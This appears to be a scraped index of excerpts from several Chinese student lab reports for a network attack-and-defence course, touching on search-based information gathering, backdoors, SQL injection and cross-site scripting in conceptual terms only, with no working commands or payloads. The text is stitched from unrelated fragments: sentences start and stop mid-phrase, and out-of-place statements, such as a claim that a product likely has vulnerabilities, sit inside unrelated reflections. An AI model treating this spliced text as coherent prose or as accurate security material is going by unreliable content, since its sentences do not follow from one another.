,加强对网络欺诈的防范意识,提升自身的安全意识和防御能力。
20212422 2023-2024-2 《网络与系统攻防技术》实验五实验报告
轻量级的搜索可以搜素出一些遗留后门,不想被发现的后台入口,中量级的搜索出一些用户信息泄露,源代码泄露,未授权访问等等,重量级的则可能是mdb文件下载,CMS 未被锁定install页面,网站配置密码,php远程文件包含漏洞等重要信息。本次实验是网络功放的第五次实验,相比较前几次的实验,这次实验没有很多复杂烧脑的操作,除了Nessus的下载稍微麻烦一点,其他的操作都比较按部就班,不过简单操作的背后,是用实操带领我熟悉信息搜集技术的相关知识,我是比较喜欢本次实验的节奏与感觉的。因此,该产品很可能存在安全漏洞。
20212405 2023-2024-2 《网络与系统攻防技术》实验三实验报告
本周我们主要学习了后门的相关知识,简单来说一下后门:在网络攻防中,后门的概念指的是一种绕过安全控制而获取对程序或系统访问权的方法。它是一些特殊用户通过故意留在计算机系统中以特殊方式控制计算机系统的方法。后门的主要目的是方便以后再次秘密进入或控制系统。然后我们上课也介绍了几种不同的后门(测试题中也有)比如应用程序,编译器,操作系统 的后门等。
20212408 2023-2024-2《网络与系统攻防技术》实验八实验报告
的永真式,成功获取信息。Scripting,跨站脚本攻击)是一种常见的Web安全漏洞,攻击者利用这种漏洞向网页中插入恶意脚本,当用户访问包含这些恶意脚本的页面时,攻击者就可以获取用户的敏感信息或者控制用户的行为。通过JavaScript,您可以控制网页上的元素,响应用户的操作,并改变网页的外观和行为。




